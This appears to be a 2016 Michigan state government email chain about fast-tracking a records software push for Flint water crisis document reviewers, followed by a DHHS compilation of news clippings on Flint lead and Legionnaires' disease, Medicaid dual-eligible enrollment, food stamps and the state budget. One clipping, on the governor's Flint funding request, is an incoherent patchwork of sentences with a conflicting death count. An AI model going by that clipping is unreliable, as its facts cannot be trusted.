


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**From:** Pike, Collin (DTMB)  
**Sent:** Tuesday, February 16, 2016 11:29 AM  
**To:** Merricle, Jennifer (DTMB);Pung, Linda (DTMB)  
**Cc:** Weston, Jessica (DTMB)  
**Subject:** RE: RM push ticket, multiple machines

Jennifer and Linda,

Jessica Weston wanted me to let you both know when I submit the OA software push ticket into Remedy. So, I submitted INC000005900526 and have already reached out to Jason Frost and John McQuaid on getting the package push escalated. If I get any updates, I will keep you both posted.

Thank you,  
*Collin Pike*  
*Developer/Analyst*  
*DTMB – Agency Services*  
*Office: (517) 241-7810*



**HELP. CONNECT. SOLVE.**

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**From:** Pike, Collin (DTMB)  
**Sent:** Tuesday, February 16, 2016 11:24 AM  
**To:** Frost, Jason (DTMB) <[FrostJ@michigan.gov](mailto:FrostJ@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Cc:** Brys, Anne (DTMB) <[BrysA@michigan.gov](mailto:BrysA@michigan.gov)>; Proux, Julie (DTMB) <[ProuxJ@michigan.gov](mailto:ProuxJ@michigan.gov)>  
**Subject:** INC000005900526- Requesting Escalation for Software Push  
**Importance:** High


Jason/John,

The attached DEQ users (16 total) have been tasked by the governor's office to review documents for release to the public, concerning the Flint water crisis. They have their Records Manager application training Thursday morning and will need the APP\_RecordsManager software.

Can we fast track this push request so the users are able to do their application training on Thursday morning?

The Remedy ticket is INC000005900526

Thanks,  
*Collin Pike*  
*Developer/Analyst*  
*DTMB – Agency Services*  
*Office: (517) 241-7810*



**HELP. CONNECT. SOLVE.**

**From:** Weston, Jessica (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:03 AM



**To:** Pike, Collin (DTMB) <[PikeC1@michigan.gov](mailto:PikeC1@michigan.gov)>

**Subject:** RM push ticket, multiple machines

Collin - Attached is a request for RM push to multiple DEQ machines. These are people who are going to be reviewing records for release concerning the Flint water crisis and need to be processed ASAP. They are training on Thursday morning and would like to start using RM on Thursday afternoon.

Please escalate the ticket as soon as it is submitted, and alert Jennifer Merricle and Linda Pung as soon as you submit the ticket. The contact for the ticket is Mike Marshall at DEQ.

Thanks and let me know if you have any questions.

Jessie Weston  
Records Analyst  
DTMB Records Management Services  
517-335-9145 desk  
517-281-4255 mobile

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**From:** Ridley, Nancy (DHHS)  
**Sent:** Tuesday, February 16, 2016 11:42 AM  
**Subject:** MEDIA CLIPS for 02 16 16

- [Michigan to pay for lead tests in Flint](#)
- [State's chief medical officer: Flint Legionnaires' probe followed "standard practice"](#)
- [Expert: Quick state action might have saved Flint lives](#)
- [Dual-eligible 101: A guide to MI Health Link's goals, problems](#)
- [Low enrollment for dual-eligible patients frustrates providers](#)
- [DHHS addresses food stamp cuts across state](#)
- [MI governor seeks \\$300 million for Flint water, Detroit schools](#)
- [Billerica firm donates water tests to Flint](#)
- [Michigan's tobacco settlement fund distribution](#)
- [Michigan Department of Health and Human Services retiree recognized](#)
- [Health information exchange commits \\$250K to Flint](#)
- [Flu shots still available from Lenawee County Health Department](#)
- [Attorney Billy Murphy Says Flint Residents, "living a nightmare"](#)
- [State's top doc worked part-time as Flint crisis erupted](#)

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## Michigan to pay for lead tests in Flint

WKYT – February 15, 2016

FLINT (WJRT) - (02/15/16) - The Michigan Department of Health and Human Services is asking Genesee County to stop charging Flint residents for testing their blood for potential toxic lead.

Department Director Nick Lyon says the state wants to cover the \$36 tests for anyone in Flint who doesn't have health insurance or whose insurer doesn't cover the tests.

A private lab under contract with the county Health Department has been directly billing residents.

<http://www.wkyt.com/content/news/Michigan-to-pay-for-lead-tests-in-Flint-368863041.html>

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## State's chief medical officer: Flint Legionnaires' probe followed "standard practice"

Michigan Radio – February 15, 2016, By Sarah Cwiek

Michigan's top doctor says the state's investigation into Flint's deadly Legionnaires' disease outbreak followed "standard public health practice."

The state's Chief Medical Officer, Dr. Eden Wells, says that investigation "was very consistent ... with any outbreak investigation that's been conducted."

Wells' comments come at a time when publicly released emails from state officials, including some with the Department of Health and Human Services, raise serious questions about state agencies' response to an unfolding public health crisis.

Among those questions:

- Why did MDHHS officials fail to follow up with the Centers for Disease Control, after federal experts expressed concern about an initial Flint-area Legionnaires' outbreak in 2014?
- Why did state health communicable diseases director Jim Collins declare the Legionnaires' outbreak "over" in June 2015, the same week Genesee County health officials confirmed two more cases, followed by another disease spike?
- Why wasn't the public notified about the outbreak until January, 2016 — when Gov. Snyder disclosed it, along with a potential link to Flint's larger water contamination crisis?

Wells, who started her job with the state in May 2015, said the state chose not to call on federal resources — even after the EPA, notified of the outbreak by county health officials in February 2015, alerted the CDC — because state agencies believed they had "all the resources needed" to investigate.

"It was my understanding ... that the number of epidemiologists, the resources needed for the assistance to the local health department, were already provided at the state level," Wells said.

Wells said it's her "sense that the CDC was involved quite early on, in conjunction with the state" in the outbreak investigation. She said it's standard for federal agencies to wait for a formal state-level request before getting involved.

"They [CDC] cannot come into the state unless actually invited by the state epidemiologist," said Wells.

Nonetheless, after a federal disaster declaration, CDC teams are now on the ground in Flint. Wells said they're identifying "high-risk buildings," and developing a model "prevention toolkit" that can be used to prevent future Legionnaires' outbreaks.

The CDC teams are also investigating the source of Flint's outbreak. The legionella bacteria is usually found in water systems.

At least as early as Jan. 2015, county health officials suspected that Flint's April 2014 switch to the Flint River for its water supply contributed to the outbreak, though that was just one of several hypotheses.

More recently, nationally recognized water and legionella experts have suggested the water switch as a likely source of the outbreak.

Wells admits there's a strong "association" between the two. But not all the Legionnaires' cases seemed to fit that hypothesis, and there were other confounding factors that made pinpointing the source difficult.

And because legionella bacteria from patients were never matched to an environmental source, Wells said there's still no "clear evidence" that municipal water caused the outbreak — and there may never be.

"They couldn't get the evidence to say to pull the trigger to say 'We know it's the water,'" said Wells.

"Because believe me, I think if anybody had that evidence — if we had environmental samples that showed there was legionella of the same strain as what was in the patients at that time — then absolutely, that would have rolled out very, very differently."

As for the delayed public notification, that fell largely to the county health agency, according to Wells.

She said the state did recommend that a public health notice go out, but in terms of linking the outbreak to the public water supply, “I do not see that there was any evidence that led to that level, where people could comfortably make that type of public notification.”

And as for the state’s June 2015 conclusion that the Legionnaires’ outbreak was “over,” Wells said that was a hard call to make.

“You can either call this one outbreak with two waves, or two separate outbreaks,” said Wells, noting that 45 cases were reported in 2014, with a time gap before another 42 cases appeared in 2015. This is a typical pattern for Legionnaires’ cases, which usually spike in the summer months.

“To say the first wave or outbreak was over ... is reasonable,” Wells said, adding that the state’s report on the initial outbreak led to “enhanced surveillance” and recommendations that helped officials recognize and counter the second wave of cases.

Internal emails between county, state, and federal health officials tell a somewhat different story.

After the MDHHS’ Collins declared the outbreak “over,” Genesee County environmental health supervisor Jim Henry emailed colleagues that “The MDCH Legionella Executive Summary seems rather bold and premature, i.e. “The outbreak is over; the last reported case occurred in March, 2015.” In fact, the county had been notified of two possible cases that week, Henry said.

Henry also bemoaned a lack of state help in pinpointing the source of the outbreak: “I have concerns about MDCH’s [Michigan Department of Community Health] lack of ability to assist with the collection of environmental samples. CDC has offered their consultants and possibly to cover lab costs. I do not have the same assurance with MDCH.”

In November 2015, when Genesee County finally submitted a Legionnaires’ report to the CDC’s National Outbreak Reporting System (NORS), Henry sent an email praising colleagues’ efforts, adding: “The state agencies restricted our actions to the point of interference and inhibition.”

Wells said she can only speak for her agency, but has seen “no evidence, at least in my mind, that there was any block between having essentially a federal, state, and local approach to this [investigation.]”

In emails, state and county officials point fingers at each other for lapses and alleged stonewalling that occurred throughout the investigation. Now, they continue to do so publicly.

But Janet Stout, a Legionnaires’ expert at the University of Pittsburgh, has said that in her opinion, “responsibility lies at the feet of the state.”

“Based on the outcome of all of this, people could have done much more, except the people at the Genesee County Health Department. They went down every potential avenue to raise concern about the uptick of Legionnaires’ disease,” Stout told the Detroit News.

Local officials have also raised concerns about the possibility of another outbreak this year, especially if Flint once again switches water suppliers — this time, from Detroit water to the Karegnondi Water Authority.

Wells said that with the help of the CDC, preventive measures should be in place at high-risk locations, and “enhanced surveillance for legionella will be ongoing.”

<http://michiganradio.org/post/states-chief-medical-officer-flint-legionnaires-probe-followed-standard-practice#stream/0>

## Expert: Quick state action might have saved Flint lives

The Detroit News – February 15, 2016, By Karen Bouffard

Quick state action to involve federal agencies and inform the public might have shortened an outbreak of Legionnaires' disease in the Flint area and saved lives, a national expert on the respiratory disease told The Detroit News.

Michigan turned down help from the U.S. Environmental Protection Agency and the Centers for Disease Control and Prevention, according to a [Detroit News analysis of more than 24,000 pages](#) of emails released by the Snyder administration and Genesee County.

State agency officials also tried to steer Genesee County health officials away from examining the municipal water system as a potential source of the Legionella bacteria that sickened 87 people between May 2014 and November 2015, killing nine.

Legionnaires' disease is caused in warmer months by a bacteria in warm, fresh water that leads to a severe form of pneumonia and can be found in large plumbing systems, hot tubs and air-conditioning units.

The state's handling of the crisis contrasts markedly with how New York state officials dealt with a Legionnaires' outbreak last summer in the Bronx, said Dr. Janet Stout, a research associate professor with the University of Pittsburgh who assisted with both outbreaks. The Bronx spate included 133 cases, resulting in six deaths.

"New York City and New York state were very, very aggressive in terms of doing the testing and informing the public, and as a result they were able to contain the outbreak very quickly," said Stout, president of Special Pathogens Laboratory, which conducted water testing in the Bronx.

The outbreak lasted about a month — from July 8 to Aug. 3 — and was traced to a cooling tower on top of a hotel, according to [New York City](#).

"As a result, they were able to contain the outbreak very quickly," Stout added. "If you don't make that progression of doing the testing of the environment, the cases continue — which is what we saw in Flint."

A study by state of Michigan epidemiologists of 45 Flint area cases that occurred from June 2014 through March 2015, resulting in five deaths, found that 16 cases were associated with McLaren Regional Medical Center in Flint.

Stout, who was hired by McLaren as a consultant, [concluded Legionella bacteria likely entered the hospital](#) through brown water from the municipal water system. But the cache of emails between state, county and federal health agencies documents the state's reluctance to search the water system for clues or relinquish control of the scientific investigation.

EPA officials were so alarmed after they were contacted by Genesee County health officials in February 2015 that they immediately alerted the CDC to the outbreak in Flint, EPA spokeswoman Monica Lee told The News. Both agencies offered on-the-ground expertise. Michigan didn't follow through by requesting the agencies' assistance, which is required for federal participation.

"Michigan felt that they had the skills and resources needed to perform the investigation themselves," said CDC spokesman Kristen Nordlund.

On June 4, 2015, Jim Collins, the state health department's communicable disease division director, issued a memo declaring, "The outbreak is over" — a contention immediately disputed by Genesee County Environmental Health Supervisor Jim Henry, noting there were two confirmed Legionnaires' cases that week.

“That memo put the brakes on things that were going forward, including getting the CDC to come to Flint,” Stout said. “That was a critical error because that help would have done a lot of things, including sampling of the water system for Legionella.

“There was no plan for systematic assessment by systematically culturing for Legionella, and testing for Legionella is not something that most departments do very well. A very important opportunity was missed to get that help.”

Legionella samples weren’t available from Flint area Legionnaires’ patients, so it’s impossible to make the “strain match” required “to make a definitive statement on environmental causation,” according to the Michigan Department of Health and Human Services.

Making the public aware of the outbreak would also have been beneficial because early treatment can stem the progression of Legionnaires’ disease, Stout said.

“The first spike was in summer of 2014, and they were still trying (to grasp the situation),” she noted. “The second spike occurred in summer 2015, and certainly at that time it should have been clear to public health officials that this was real and not to wait to inform people.

“Certainly a warning about the potential health effects of this water would have been very helpful. Early diagnosis and early treatment with the appropriate antibiotic results in a better disease course, and reduced mortality.”

In mid-January, a task force appointed by Gov. Rick Snyder predicted another surge in Legionnaires’ this spring when the weather warms and recommended the city’s health care facilities extend disinfection safeguards to all air treatment and cooling systems.

## **Help refused**

When asked on Jan. 19 why the state health department didn’t alert the public sooner, director Nick Lyon said experts linked multiple Legionnaires’ cases to a single hospital and thought the problem might be resolved if the hospital took appropriate actions.

“It’s important for us to inform the public,” Lyon said. “It’s also important for us to stay open-minded and ensure that we’re really checking any sort of possibility for Legionnaires’, including anything that could be associated with the water source change.”

Legislation introduced in the Senate, but not yet voted on, would require the EPA to directly inform citizens of a public health risk from unsafe water due to lead if the state doesn’t act within 15 days of learning about the risk. The bill was co-authored by Michigan Democratic Sens. Debbie Stabenow and Gary Peters. Similar legislation already passed in the U.S. House.

“It is shocking that state health officials turned down federal support nearly a year ago to study the outbreak in Legionnaires’ disease,” Stabenow said in an email to The News on Sunday. “This is yet another extremely disturbing example of the state failing to meet its responsibility to protect the public health of families in Flint.

“As investigations continue, I will continue to do everything I can to hold decision makers accountable,” Stabenow added.

In the past week, the state Department of Health and Human Services contended that during the first wave of Legionnaires’ disease, the Genesee County Health Department wasn’t following scientific standards for investigating the outbreak and refused state help.

"I don't know if we've had a situation before where the local health department hadn't done the steps ... or taken advantage of state assistance," Geralyn Lasher, a deputy director at Health and Human Services, told The Detroit News.

#### **'A select email'**

Lasher said Genesee County also did not alert all doctors in the state about the Legionnaires' outbreak on the Michigan Health Alert Network, a state-run portal for communicating threats to public health. Instead, a handful of Flint-area doctors were told about the outbreak, she said.

"For some reason the ... Genesee County Health Department chose to send a select email to 15 individuals at the three hospitals," Lasher said.

County Environmental Health Supervisor Jim Henry said the county requested help from the state Department of Health and Human Services. Local health departments don't commonly post alerts on the state-run Michigan Health Alert Network. He questioned why the state didn't post an alert on its network.

"All this information goes into the Michigan Disease Surveillance System. They have a person at the state assigned to Legionnaires' that looks at this every day," Henry said. "Why didn't they step up?"

Keith Creagh, the new state Department of Environmental Quality director, said Thursday the nondisclosure of the Legionnaires' disease outbreak by his agency and others for months shows the need for new public reporting requirements.

"There is a reason to be thoughtful and methodical in a crisis," Creagh told The News, "but I think we have an obligation to let people know."

Stout dismissed the contention that the county was to blame for the spread of Legionnaires' disease.

"Based on the outcome of all of this, people could have done much more, except the people at the Genesee County Health Department. They went down every potential avenue to raise concern about the uptick of Legionnaires' disease," she said.

"The state was in the driver's seat, and they made it very clear to the county that they wanted to be in charge of the investigation and wanted the county to stand down in informing the CDC. Certainly the responsibility lies at the feet of the state."

<http://www.detroitnews.com/story/news/michigan/flint-water-crisis/2016/02/15/federal-agencies-quickly-legionnaires-disease-outbreak-flint-water/80385658/>

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## **Dual-eligible 101: A guide to MI Health Link's goals, problems**

Crain's Detroit Business – February 14, 2016, By Jay Greene

### **What are dual-eligible beneficiaries?**

They are people who qualify for both state-run Medicaid programs for the poor and the federally run Medicare program, which covers seniors age 65 or older and those considered disabled.

These patients are the sickest and most expensive population to care for in the nation. Most have multiple chronic diseases, and more than half require behavioral health services.

#### **ALL SYSTEMS AREN'T GO**

The Care Bridge database is supposed to seamlessly transfer patient visit information among health plans, mental health organizations and physicians for people who qualify for both Medicaid and Medicare — known as "dual-eligible" patients. The system is still a "work in progress," though, nearly one year into the three-year program. *Read story.*

**What is Michigan's MI Health Link?**

It is the name of the dual-eligible demonstration program approved under a 2014 contract with the Centers for Medicare and Medicaid Services. The program goes back to 2011 when Michigan was awarded a \$1 million planning grant.

Michigan is now one of 14 states participating in the program serving four regions and 25 counties including Wayne and Macomb, part of southwest Michigan, and the Upper Peninsula.

**What is the goal of MI Health Link?**

To reduce costs, eliminate duplication of services, expand access to needed care and improve care for up to 110,000 eligible patients.

So far, 35,000 dual-eligible patients are enrolled. Statewide, Michigan has 300,000 people eligible for both Medicaid and Medicare.

**How costly are dual-eligible participants?**

In Michigan, dual-eligible beneficiaries represent 12 percent of Medicaid enrollment but account for 38 percent of the more than \$11.2 billion in Medicaid spending, said the state Department of Health and Human Services.

Nationally, 10 million dual-eligible patients account for nearly 20 percent of all enrollees in Medicare and Medicaid but up to 40 percent of spending, which is \$320 billion a year, or 9 percent of the nation's \$4 trillion annual health care tab.

Michigan originally projected saving about \$10 million during the three-year pilot program. That is a small percentage of the \$3.6 billion the state spends taking care of the dual-eligible population. Medicare spends an additional \$4.2 billion.

**What services do the enrollees receive?**

Medicare typically covers hospital, physician, pharmacy and some short-term rehabilitation and long-term care costs. Medicaid covers some medical, dental, pharmacy and the majority of nursing-home costs.

Lack of coordination between the two programs drives up costs and lowers quality.

**How are patients receiving care in Michigan?**

In 2014, Michigan received approval to implement its program, which required special Medicare permission because it wanted to maintain the historic separation of HMOs and mental health organizations.

In Michigan, the state requires the HMOs, called integrated care organizations, to contract with mental health organizations, called prepaid inpatient health plans, for behavioral health services.

For Southeast Michigan, following a bid process, six health plans and two regional mental health authorities were selected by the state for the pilot program to care for approximately 62,000 dual-eligible patients.

For Wayne and Macomb counties, the health plans are Molina Healthcare of Michigan, HAP Midwest Health Plan, AmeriHealth Michigan Inc., Aetna Better Health, and Fidelis SecureCare of Michigan Inc.

The regional mental health authorities are Detroit Wayne Mental Health Authority and Macomb County Mental Health Authority Services.

In southwest Michigan, Meridian and Aetna are the health plans and Southwest Michigan Behavioral Health is the mental health authority.

In the Upper Peninsula, the health plan is Upper Peninsula Health Plan LLC and the mental health authority is Northcare



Network in Marquette.

### What are the results so far?

Last month, a Government Accountability Office report concluded that Medicare needs to do a better job overseeing the dual-eligible program. Data provided so far between the states aren't comparable, making it difficult to assess whether care coordination and cost reductions are being achieved, the GAO said.

The office recommends Medicare require states to standardize core data measurements, including quality measurements, consumer surveys and care plans.

A second report, by RTI International, analyzed effectiveness of care coordination programs in California, Illinois, Massachusetts, Minnesota, Ohio, Virginia and Washington.

RTI concluded that care coordination is more costly and time-consuming than the states anticipated. For example, most states grossly underestimated costs of revamping information systems, policies and procedures.

Enrollment has been slow nationally with many patients confused about participation.

<http://www.crainsdetroit.com/article/20160214/NEWS/302149997/dual-eligible-101-a-guide-to-mi-health-links-goals-problems>

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### Low enrollment for dual-eligible patients frustrates providers

Crain's Detroit Business – February 14, 2016, By Jay Greene

Michigan faces lower enrollment rates and higher disenrollment rates than expected during the first year of its demonstration project to coordinate care for dually enrolled Medicare and Medicaid patients.

But its experience is similar to other 10 states that are in different stages of development, experts told *Crain's*. Four additional states have received approval and are in start-up phases.

Of Michigan's 110,000 eligible enrollees in four regions and 25 Michigan counties, including Wayne and Macomb, 34,800 have enrolled — a 32 percent enrollment rate — and are having their care managed and coordinated by seven health plans and four mental health agencies.

Besides low rates of initial enrollment, which started last May in Wayne and Macomb, another problem facing providers is the high percentage of patients opting out of the program. Dual-eligible enrollees were automatically enrolled unless they declined.

For example, total enrollment for January in Michigan was 34,184, a decline of 6 percent from 36,252 last November.

Wayne County (region 7) had 18,372 enrollees, a 6.5 percent drop from 19,641. Macomb County (region 9) had 4,185 enrollees, a 10 percent drop from 4,655, said the **Michigan Department of Health and Human Services**.

But why are people disenrolling from a program that is intended to improve their care?

Michigan hasn't studied the issue, but Massachusetts, which earlier began its dual-eligible program, found in a report that patients feared losing relationships with trusted providers. They also were worried they might face new service restrictions.

Experts in Michigan said they hear similar fears expressed by patients.

Dan Wojciak, staff attorney with the Lansing-based **Michigan Elder Justice Initiative**, an independent advocacy group funded by the state, said most people dislike the auto-enrollment process.

"People don't like change and having the decision taken away from them," Wojciak said. "I understand the state had to do that to get initial enrollment."

Wojciak said the high number of disenrollment numbers are is because of the lack of initial education.

"If they had done more education early on with this population, especially with providers, the dropout rates would be lower," he said.

Richard Miles, director of HHS' **Bureau of Medicaid Policy and Health System Innovation**, acknowledged that enrollment "has been difficult" because large numbers of people have chosen to leave the program or have declined to be enrolled.

Miles said enrollment is lower than hoped for because it is a new program and provider educational efforts are just ramping up.

But several executives of health plans and mental health organizations cited other reasons that include the federal government's restrictions on marketing and advertising.

Executives also say the state has not advertised or promoted the program as much as it has, for example, the Healthy Michigan Medicaid expansion.

Rick Murdock, executive director of the **Michigan Association of Health Plans**, contends HMOs and mental health organizations should be allowed to conduct their own educational and marketing plans directly to enrollees.

"This would help address enrollment issues," Murdock said.

Under Medicare rules, companies participating in the dual eligible program are only allowed to market to consumers with prior state approval via items like billboards and radio ads. However, they cannot conduct marketing events, including health fairs, where they have direct access to enrollees.

Kerry Branick, deputy group director of the models, demonstration and analysis with the **Centers for Medicare and Medicaid Services**, said there are restrictions on advertising to enrollees to prevent fraud and abuse. She said enrollment is low in all states.

"The large waves of enrollment have ended. We are entering steady state period where (providers) are focusing on improving the business relationship with plans," Branick said.

Michigan this year plans to ramp up educational outreach to physicians to ensure they properly explain the dual-eligible program to their patients, Miles said. However, the state has no plans to increase enrollee education.

"We want to work more closely (with HMOs and mental health organizations) to promote the program," Miles said. "That is a priority for us in the coming year."

Officials for mental health authorities in Wayne and Macomb counties say they have been conducting educational sessions with providers. They want more help from the state.

For example, officials with the **Detroit Wayne Mental Health Authority** suggested HHS conduct more public service announcements, similar to how Healthy Michigan was advertised.

"The state is walking very conservatively in this area," Detroit Wayne officials told *Crain's* in an email. Detroit Wayne has recommended that HHS hold live provider meetings in the communities, so physicians get accurate information. "Providers are the primary culprit of the misinformation going to beneficiaries," Detroit Wayne said.

Danielle Devine, deputy director of operations with Detroit-based **Meridian Health Plan of Michigan**, said Meridian has talked with the state about the need for additional education to boost enrollment.

"There isn't a lot of marketing. People aren't familiar with MI Health Link, or Meridian, and are not apt to enroll because they believe their current plan is fine," Devine said. "We can't go out and sell to members."

Over the past few months, she said, Meridian's enrollment has peaked at 4,900 in Southwest Michigan.

On the other hand, Devine said low enrollment could be a blessing in disguise.

"Lower membership has allowed us to focus more on the members, improve process and create a successful program," she said.

Disinformation also plagues the dual enrollment program, said Dave Tigie, president of for **Concerto Healthcare**, which operates four health centers in Detroit.

"Once patients and providers hear what it is really about, I believe those fears will go away because it is a great program with lots of potential for good," he said.

But Tigie said he is frustrated Concerto can't do its own outreach to member programs.

"We are prohibited from education and marketing. We can't sell it ourselves," he said. "It must go through the state or through" an organization like Michigan Enrolls.

"We can't solicit them, just like you can't solicit directly Medicare patients," he said. "If they have an interest, you can have agents talk with them."

Tigie said Wayne County has the highest dropout rate in Michigan.

"There is just not enough education. They are afraid they will lose their benefits and Medicare eligibility," Tigie said. "Just think about it. You get a call or letter from someone, and you have been enrolled in Medicare and like it, would you want to risk switching?"

<http://www.craigslist.com/article/20160214/NEWS/302149992/low-enrollment-for-dual-eligible-patients-frustrates-providers>

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## DHHS addresses food stamp cuts across state

Traverse City Record Eagle - February 14, 2016, By Michael Walton

TRAVERSE CITY — Michigan Department of Health and Human Services officials are encouraging food stamp recipients across the state to make sure they're receiving proper benefit amounts by filing for a Home Heating Credit.

A DHHS press release issued Tuesday states Home Heating Credits of more than \$20 can qualify food stamp recipients—including renters who pay heating costs as part of their rent—for increased monthly food assistance through the federal Supplemental Nutrition Assistance Program.

The release comes after recent Record-Eagle reports detailed how public housing residents across the state lost monthly food stamp benefits because they hadn't applied for home heating credits, a form of assistance many residents contend they knew nothing about.

Judy Myers, Cadillac's housing commission director, said many public housing residents she knows have successfully restored food stamp levels after learning about the home heating credit and how it factors into food assistance.

"We're actually having a little party this afternoon to celebrate," Myers said Thursday.

Food stamps cuts hit Michigan public housing residents — and other food stamp recipients — throughout 2015 and resulted from a provision of the 2014 federal Farm Bill designed to curb SNAP costs.

Before the Farm Bill passed, several states like Michigan followed a practice known as "Heat and Eat" which allowed people who received as little as \$1 in automatic low-income home heating assistance annually to qualify for increased SNAP benefits.

The Farm Bill raised the \$1 requirement for increased SNAP benefits to \$20. Michigan was one of only four states where officials declined to increase the automatic home heating payments from \$1 to more than \$20 after the Farm Bill passed.

As a result elderly and disabled residents at Traverse City's Riverview Terrace public housing complex saw monthly SNAP allocations that previously totaled as much as \$150 plunge to as little as \$16 per month.

Many like Linda Hazimi have since restored those benefits, thanks in large part to Riverview Terrace resident Priscilla Townsend. Townsend saw what was going on with her neighbors' benefits, figured out the importance of the heating credit and helped her neighbors apply for the assistance, a credit many residents had long qualified for, even if they didn't realize it.

Hazimi said she thinks the information issued by the state this week would have helped her understand how, by applying for the heating credit, she could have avoided food stamps cuts she endured for six months.

"The worst part was nobody told any of us that we had to have that heating credit," Hazimi said as she reviewed the information. "The first line alone makes you more aware."

Bob Wheaton, a DHHS spokesman, previously said DHHS staffers did not err when some Riverview Terrace residents lost large chunks of their monthly food stamp allocations. Michigan's home heating credit program is a Department of Treasury program, so DHHS caseworkers were not required to suggest to clients that they apply for the assistance, although some caseworkers may do so anyway, he said.

But Wheaton in late January said DHHS officials would circulate communications statewide explaining the availability of the home heating credit.

"And explaining to them that it could have an impact on the amount of assistance they would be eligible to receive, and so it would behoove them to apply for a Home Heating Credit," he said.

Wheaton said the information that went out this week was sent to roughly 10,000 individuals who subscribe to the DHHS press release list, and just shy of 7,000 other individuals who've signed up to receive DHHS communications about food assistance.

Visit Record-Eagle.com to view the state's press release and frequently asked questions about the Home Heating Credit.

## MI governor seeks \$300 million for Flint water, Detroit schools

Young Herald – February 14, 2016, By Marcia Graham

His plan calls for increased programming for preschoolers, more school nurses, lead abatement programs in Flint homes and money to help **Flint** residents pay their water bills. Instead of directly limiting funding for other districts - which Snyder has proposed in the past - his plan would shift the funding from Michigan's yearly payments from tobacco companies under a 1998 settlement.

State officials in MI did not tell the EPA's Midwest regional everything they knew about **Flint**, and the regional office did not share everything it knew with EPA headquarters in *Washington*, Upton said.

Rick Snyder on Wednesday proposed spending hundreds of millions more dollars to address Flint's water crisis and to update infrastructure, including lead water pipes, in the city and across the state. An outbreak of Legionnaires disease, which caused 10 deaths, is also suspected to have been a result of the toxic water. The additional money for **Flint** also includes \$30 million to help residents with two years of water bills, dating to when the water source was switched to the **Flint** River in 2014 and improperly treated without anti-corrosion chemicals. They are, however, asking that **Flint** residents avoid giving the tainted water to their dogs, as lead poisoning in canines can lead to gastrointestinal issues, weakness and even seizures, the report added. "I'm committed to providing critical investments needed for the **Flint** water crisis and Detroit Public Schools while maintaining the long-term focus on the key priorities of education, job creation, health and human services, public safety and fiscal responsibility", Snyder said in a statement.

Local health officials say the governor and the **Michigan Department of Environmental Quality** withheld lead testing results, including results from a **Flint** elementary school, while the agency discussed the best way to present the information to the public.

And Kerr says many of those foods - like peanut butter and tuna - are already food bank staples. "We have to start restoring people's confidence and trust in our city's water supply". Tawaab says the Governor's no-show does not send the right message to the children of **Flint**.

"We certainly aren't looking at cuts, which always when you go into the budget you worry about because of the **Flint** issues and **Detroit Public Schools** issues but it's not happening", said Sen. This bill is in response to safe drinking water emergencies like we are seeing in Sebring, Ohio and Flint, Michigan.

Snyder will deliver his annual budget proposal to lawmakers on Wednesday.

"I hope the federal government is rolling up its sleeves and diving into this like we are", Snyder said. "We need to get in here sooner than later to start the fix of the infrastructure and to start providing services for families that have been negatively impacted". The Lansing Board of Water & Light has removed 13,500 lead pipes over a dozen years at a cost of \$42 million.

<http://youngherald.com/2016/02/mi-governor-seeks-300-million-for-flint-water-detroit/>

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## Billerica firm donates water tests to Flint

Lowell Sun – February 14, 2016, By Rick Sobey

BILLERICA -- The images out of Flint, Mich. have caused stomachs to turn and eyes to swell up all around the country.

Flint children suffering from slowed growth and damaged neurological systems; their central nervous systems, kidneys and blood-forming organs seriously affected.

These major, lasting health issues have happened because the municipal water supply there has contained dangerously high levels of lead since 2014.

Since this devastating news broke across the country last month, a local company has stepped up to help Flint families.

Magellan Diagnostics, a Billerica company, is donating its lead-testing equipment to physicians' offices in Flint to expand access to testing.

"We're making our systems available to physicians to help families get immediate answers," Amy Winslow, Magellan's president and CEO, said last week. "We want to help parents quickly get an answer for peace of mind, and for parents to take immediate action if there's a problem."

Michigan public health departments have asked pediatricians to test all children up to age 6 who consumed Flint city water after April 2014 -- which is about 9,000 children; they're considered the most at-risk age group.

Last month, the Billerica company reached out to the health departments about loaning its equipment. Magellan -- located at 101 Billerica Ave. with 50 employees -- has so far shipped out a couple dozen of its instruments.

Eden Wells, chief medical executive of the Michigan Department of Health and Human Services, wrote to pediatricians in January: "We appreciate your focused attention to efforts to identify, screen, diagnose and follow-up on children in the City of Flint who may have been exposed... we hope you take advantage of this resource (Magellan's LeadCare II) to expand capabilities within your practice."

The LeadCare II blood lead testing system debuted in 2006, thanks to funding from the Centers for Disease Control and Prevention (CDC). The \$8 test is reimbursable, and the instrument costs \$2,400.

The fingerstick test requires two drops of blood, then a reagent splices the blood and releases the lead. A drop of that sample is placed on a sensor and it automatically starts the test. Families will know the result in three minutes.

"That quick result is why it fits so nicely into pediatrician visits," Robb Morse, Magellan's global director of marketing, said. "The pediatrician can provide guidance depending on the test results."

Because the test results are delivered on-the-spot, families do not have to take extra trips to the lab or doctor's office.

If treatment is needed, the doctor can guide the family through the next steps while they're in the office. For instance, at very high levels, a specialist may use therapy to cause the lead to be excreted in the urine.

"If lead sources are eliminated before age 2, then the body can recover, not causing further damage," Morse said. "The quicker the family identifies it, the better."

If the test results come back low, then the pediatrician can tell the family the items to be aware of so their child is safe moving forward.

"Most of the time the result is negative, and it gives peace of mind to parents," Morse said. "Pediatricians can then refer to our posters, and what families need to look out for, including toys, pottery, soil, and drinking water, as is the case in Flint."

The Flint problem began in 2014 when city leaders switched its water supply to the Flint River; however, the state did not add anti-corrosive chemicals to the water, which allowed lead from old pipes to leach into the water.

While it's incredibly unfortunate that all these residents are now affected, the LeadCare II system is the perfect technology to help address this situation, Morse said.

"This is why the CDC funded us," he said. "The cost of donating the equipment is insignificant. It's all about how this is a great use of our unique technology, and getting families immediate answers."

[http://www.lowellsun.com/news/ci\\_29516669/billerica-firm-donates-water-tests-flint](http://www.lowellsun.com/news/ci_29516669/billerica-firm-donates-water-tests-flint)

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## Michigan's tobacco settlement fund distribution

Crain's Detroit Business – February 14, 2016, By Lindsay VanHulle

Gov. Rick Snyder has proposed using \$72 million per year for 10 years from the state's tobacco settlement funds to pay for a plan to reform **Detroit Public Schools**, which must repay an estimated \$515 million in operating debt. *(See related story.)* Michigan is due \$284 million in the 2017 fiscal year, which begins Oct. 1. Here's where the funds go:

- \$193 million is left after credits are paid to tobacco manufacturers and the state makes securitization payments related to bonds issued in 2006 and 2007 that got the state through lean budget years.
- \$17.5 million is paid into the state's Budget Stabilization Fund, or reserves, as reimbursement for Michigan's contribution to the "grand bargain" deal in Detroit's bankruptcy. That payment will be made over 20 years.
